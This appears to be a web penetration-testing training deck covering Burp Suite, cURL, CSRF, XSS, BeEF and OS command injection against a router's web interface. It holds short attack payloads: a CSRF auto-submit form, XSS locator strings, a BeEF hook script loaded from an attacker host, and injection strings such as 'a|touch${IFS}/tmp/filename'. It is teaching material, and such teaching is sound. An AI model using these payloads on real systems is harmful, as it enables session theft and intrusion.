
Request Context Menu for 'Copy as cURL'



```
curl 'http://192.168.10.2/style/form.css' -H
'Authorization: Basic
YWRtaW46SEBDS0xAQiE=' -H 'Accept-
Encoding: gzip, deflate, sdch' -H 'Accept-
Language: en-US,en;q=0.8,de-
DE;q=0.6,de;q=0.4' -H 'User-Agent:
Mozilla/5.0 (Macintosh; Intel Mac OS X
10_11_1) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/50.0.2661.94
Safari/537.36' -H 'Accept: text/css,*/*;q=0.1'
-H 'Referer: http://192.168.10.2/' -H
'Connection: keep-alive' --compressed
```


Chrome Dev Tools 50,000 Foot View

Inspect and Modify Page Elements



```
▶<tr id="guest1so">...</tr>
▼<tr>
  ▶<td nowrap>...</td>
  ▼<td nowrap>
    <input type="text" name="gssid" value=" " size="20" maxlength="32"> == $0
  </td>
</tr>
▶<tr style="display:none">...</tr>
</tbody>
```

Tweak UI Restrictions By Editing Attributes

cURL Cheatsheet

Command-Line Based URL Requesting

Basic Usage: `curl <scheme://host:port/path>`


- Defaults to HTTP on port 80 if not specified

Custom Header: `-H 'Header: Value'`

Post Data: `-d <data to post> (or @filename)`

Burp Suite 50,000 Foot View

Pen Tester's Interception Proxy



Capture requests on the fly

Make modifications en route

Bypass client-side restrictions

Burp Suite 50,000 Foot View

Pen Tester's Interception Proxy

Configure as proxy server

A light orange arrow pointing downwards from the first box to the second box.

Turn interception mode on

A light orange arrow pointing downwards from the second box to the third box.

Modify any data as desired

Burp Suite Intercepted Request

All Content Can Be Modified Before Forwarding

The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. The top toolbar includes buttons for Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Options, and Alerts. Below this, the 'Intercept' sub-tab is active, showing options for HTTP history, WebSockets history, and Options. A request to http://192.168.10.2:80 is displayed. Action buttons include Forward, Drop, Intercept is on, and Action. A 'Comment this item' text box and a help icon are also present. The request details are shown in the 'Raw' view, displaying the raw HTTP request text. The request is a POST to /apply.cgi?/USB_advanced.htm%20timestamp=11896602. The headers include Host: 192.168.10.2, User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:43.0) Gecko/20100101 Firefox/43.0 Iceweasel/43.0.4, Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8, Accept-Language: en-US,en;q=0.5, Accept-Encoding: gzip, deflate, Referer: http://192.168.10.2/USB_advanced.htm, Authorization: Basic YWRtaW46SEBDS0xAQiE=, Connection: close, Content-Type: application/x-www-form-urlencoded, and Content-Length: 360. The body of the request is a URL-encoded form submission.

Request to http://192.168.10.2:80

Forward Drop Intercept is on Action

Comment this item

Raw Params Headers Hex

```
POST /apply.cgi?/USB_advanced.htm%20timestamp=11896602 HTTP/1.1
Host: 192.168.10.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:43.0) Gecko/20100101 Firefox/43.0 Iceweasel/43.0.4
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.10.2/USB_advanced.htm
Authorization: Basic YWRtaW46SEBDS0xAQiE=
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 360

submit_flag=USB_advanced&Apply=++Apply++&hidden_name=&hidden_is_ftp=1&hidden_select_number=&delete_sharefolder_name=&delete_folder_path=&enable
Net_value=1&enableHTTP_value=1&enableHvia_value=1&enableFTP_value=1&enableFvia_value=1&volumeName=&usb_device_name=&device_name_change_flag=0&d
eviceName=DeviceName&workGroup=Workgroup&HTTP_via_port=443&FTP_via_port=21
```

Burp Proxy HTTP History

Work With Previous Requests

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Exten
159	http://192.168.10.2	GET	/			401	507	HTML	
160	http://192.168.10.2	GET	/			401	507	HTML	
161	http://192.168.10.2	GET	/			200	727	HTML	
163	http://192.168.10.2	GET	/index.htm			200	7500	HTML	htm
165	http://192.168.10.2	GET	/funcs.js			200	70734	script	js
166	http://192.168.10.2	GET	/basic.js			200	12098	script	js
167	http://192.168.10.2	GET	/top.js			200	5046	script	js
170	http://192.168.10.2	GET	/top.html			200	4513	HTML	html
174	http://192.168.10.2	GET	/funcs.js			200	70734	script	js
175	http://192.168.10.2	GET	/top.js			200	5046	script	js
178	http://192.168.10.2	GET	/basic_wait.htm			200	707	HTML	htm
179	http://192.168.10.2	POST	/apply.cgi?basic_home.htm%20timestamp=42840688			200	615	HTML	cgi
182	http://192.168.10.2	GET	/basic_home.htm			200	3180	HTML	htm
184	http://192.168.10.2	GET	/funcs.js			200	70734	script	js

Request Response

Raw Headers Hex HTML Render

HTTP/1.0 200 OK
Server: uhttpd/1.0.0
Date: Thu, 01 Jan 1970 03:41:47 GMT
Cache-Control: no-cache
Pragma: no-cache
Expires: 0
Content-Type: text/html; charset="UTF-8"
Connection: close

```
<html>
<head>
<meta http-equiv="Refresh" content="6; url=/basic_home.htm">
<meta http-equiv="content-type" content='text/html; charset=UTF-8'>
<link rel="stylesheet" type="text/css" href="style/hijack_style.css">
</head>
<body bgcolor=#ffffff>
<div align="center"><br /><br /><b>Please wait a moment...</b><br /><br /></div>
```

? < + > Type a search term 0 matches

Burp Proxy HTTP History

Available Actions

The screenshot displays the Burp Proxy HTTP History window. The top menu bar includes Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Options, and Alerts. Below this, the 'HTTP history' tab is selected, showing a filter: 'Hiding CSS, image and general binary content'. The main table lists HTTP requests with columns for #, Host, Method, URL, Params, Edited, Status, Length, MIME type, and Exten. The selected request (179) is a POST to http://192.168.10.2/apply.cgi?basic_home.htm%20timestamp=42840688. A context menu is open over this request, listing various actions. The 'Request' tab is selected, showing the raw HTTP request details.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Exten
159	http://192.168.10.2	GET	/			401	507	HTML	
160	http://192.168.10.2	GET	/			401	507	HTML	
161	http://192.168.10.2	GET	/			200	727	HTML	
163	http://192.168.10.2	GET	/index.htm			200	7500	HTML	htm
165	http://192.168.10.2	GET	/funcs.js			200	70734	script	js
166	http://192.168.10.2	GET	/basic.js			200	12098	script	js
167	http://192.168.10.2	GET	/top.js			200	5046	script	js
170	http://192.168.10.2	GET	/top.html			200	4513	HTML	html
174	http://192.168.10.2	GET	/funcs.js			200	70734	script	js
175	http://192.168.10.2	GET	/top.js			200	5046	script	js
178	http://192.168.10.2	GET	/basic_wait.htm			200	707	HTML	htm
179	http://192.168.10.2	POST	/apply.cgi?basic_home.htm%20timestamp=42840688			200	615	HTML	cgi
182	http://192.168.10.2	GET	/basic_home.htm			200	8180	HTML	htm
184	http://192.168.10.2	GET	/funcs.js			200	70734	script	js

Context Menu Actions:

- Add to scope
- Spider from here
- Do an active scan
- Do a passive scan
- Send to Intruder (Ctrl+I)
- Send to Repeater (Ctrl+R)
- Send to Sequencer
- Send to Comparer (request)
- Send to Comparer (response)
- Show response in browser
- Request in browser
- Engagement tools [Pro version only]
- Show new history window
- Add comment
- Highlight
- Delete item
- Clear history
- Copy URL
- Copy as curl command
- Copy links
- Save item

Request Details (Raw):


```
HTTP/1.0 200 OK
Server: uhttpd/1.0.0
Date: Thu, 01 Jan 1970 03:41:47 GMT
Cache-Control: no-cache
Pragma: no-cache
Expires: 0
Content-Type: text/html; charset="UTF-8"
Connection: close

<html>
<head>
<meta http-equiv="Refresh" content="6; url=/basic_home.htm">
<meta http-equiv="content-type" content="text/html; charset=UTF-8">
<link rel="stylesheet" type="text/css" href="style/hijack.css">
</head>
<body bgcolor="#ffffff">
<div align="center"><br /><br /><b>Please wait a moment</b>
</div>
</body>
</html>
```


Burp Repeater

HTTP Request Replay Tool

Fabricate new requests based on old ones.
Great for crafting an exploit PoC!




Burp Send To Decoder




Highlight text
and select
'Send to
Decoder'
from context
menu

Burp Decoder



Burp Decoder Options

Available Encoding/Decoding Options



In-tool codecs and hashing algorithms commonly found in web apps

Cross-Site Request Forgery (CSRF)

Isolate requests which change product state

- Does the request include a random token?
- If not, there is probably a CSRF vulnerability

Testing

- GET request: ``
- POST request: `<FORM>` + JavaScript to auto-submit

Cross-Site Request Forgery (CSRF) Post Example

```
<form method="post" action="URL" name="csrfIT">  
  <input type="hidden" name="param1" value="value1">  
  <input type="hidden" name="param2" value="value2">  
</form>  
<script type="text/javascript">  
  document.csrfIT.submit();  
</script>
```

CSRF Summary

CSRF exploits ambient authentication

- WebApps must validate request origins also
- Standard solution is CSRF token

Token Problems

- Failure to reject invalid tokens
- Predictable token values

Vulnerability Locators

Crafted input strings can reveal weakness

The XSS Story

- Failure to escape (<, >, ', ", etc)
- HTML tags invoke scripts
- Scripts run in context of app

XSS Impact

Attacker code executes on victim system

JavaScript in foreign context can:

- Steal cookies such as authentication tokens
- Forge authenticated requests including CSRF tokens
- Change all aspects of the web app's appearance

Browser Exploitation Framework (BeEF)

- BeEF can be started from Kali via 'beef-xss'
- Use XSS payload: `<script src="http://IP:3000/hook.js"></script>`

Vulnerability Locators

Crafted input strings can reveal weakness

Example XSS

- print “”, input
- input = x” onerror=alert(1)
- Result: JavaScript pop-up

Vulnerability Locators

Crafted input strings can reveal weakness

XSS Locators

- ``
- `<svg onload=XSS>`
- `x" onerror=XSS`
- XSS sample value: `alert(1337)`

Demonstrating XSS with BeEF

Browser Exploitation Framework (BeEF)

- BeEF can be started from Kali via 'beef-xss'
- `<script src="http://IP:3000/hook.js"></script>`

Some capabilities of BeEF

- Proxy requests through client
- Interrogate browser environment (plugins/auth/etc)
- Launch browser exploits

Vulnerability Locators

Crafted input strings can reveal weakness

OS Injection Story

- OS commands/dynamic code needed
- `eval()/system()` get passed user input
- Result is unintended code execution

Vulnerability Locators

Crafted input strings can reveal weakness

Perl eval() Injection

- Code: `eval($_REQUEST[a]+'()')`
- `a = `touch /tmp/proofofpwnership``
- Result: File is created by Perl script

Vulnerability Locators

Crafted input strings can reveal weakness

OS Injection Locators

- `a|touch${IFS}/tmp/filename`
- ``echo EXPECTED_INPUT``
- `265.1.2.3||uname – “ping injection”`

